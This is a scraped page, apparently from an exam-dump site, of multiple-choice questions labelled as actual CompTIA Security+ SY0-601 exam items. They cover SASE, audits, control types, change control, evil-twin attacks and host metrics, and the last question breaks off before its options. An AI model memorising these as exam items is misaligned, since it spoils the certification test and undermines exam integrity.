
An organization is struggling with scaling issues on its VPN concentrator and internet circuit due to remote work. The organization is looking for a software solution that will allow it to reduce traffic on the VPN and internet circuit, while still providing encrypted tunnel access to the data center and monitoring of remote employee internet traffic. Which of the following will help achieve these objectives?

A. Deploying a SASE solution to remote employees

B. Building a load-balanced VPN solution with redundant internet

C. Purchasing a low-cost SD-WAN solution for VPN traffic

D. Using a cloud provider to create additional VPN concentrators



Actual exam question from CompTIA's SY0-601

Question #: 521

Topic #: 1

[All SY0-601 Questions]

Which of the following is the best reason to complete an audit in a banking environment?


A. Regulatory requirement

B. Organizational change

C. Self-assessment requirement

D. Service-level requirement

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 522

Topic #: 1

[All SY0-601 Questions]


After a recent ransomware attack on a company's system, an administrator reviewed the log files. Which of the following control types did the administrator use?

A. Compensating

B. Detective

C. Preventive

D. Corrective



Actual exam question from CompTIA's SY0-601

Question #: 523

Topic #: 1

[All SY0-601 Questions]


A technician needs to apply a high-priority patch to a production system. Which of the following steps should be taken first?

A. Air gap the system.

B. Move the system to a different network segment.

C. Create a change control request.

D. Apply the patch to the system.



Actual exam question from CompTIA's SY0-601

Question #: 524

Topic #: 1

[All SY0-601 Questions]

A security analyst reports a company policy violation in a case in which a large amount of sensitive data is being downloaded after hours from various mobile devices to an external site. Upon further investigation, the analyst notices that successful login attempts are being conducted with impossible travel times during the same time periods when the unauthorized downloads are occurring. The analyst also discovers a couple of WAPs are using the same SSID, but they have non-standard DHCP configurations and an overlapping channel. Which of the following attacks is being conducted?

A. Evil twin

B. Jamming

C. DNS poisoning

D. Bluesnarfing

E. DDoS


Actual exam question from CompTIA's SY0-601

Question #: 525

Topic #: 1

[All SY0-601 Questions]

Several users have opened tickets with the help desk. The help desk has reassigned the tickets to a security analyst for further review. The security analyst reviews the following metrics:



Hostname	Normal CPU utilization %	Current CPU utilization %	Normal network connections	Current network connections
Accounting-PC	22%	48%	12	66
HR-PC	35%	55%	15	57
IT-PC	78%	98%	25	92
Sales-PC	28%	50%	20	56
Manager-PC	21%	44%	18	49

Which of the following is most likely the result of the security analyst's review?

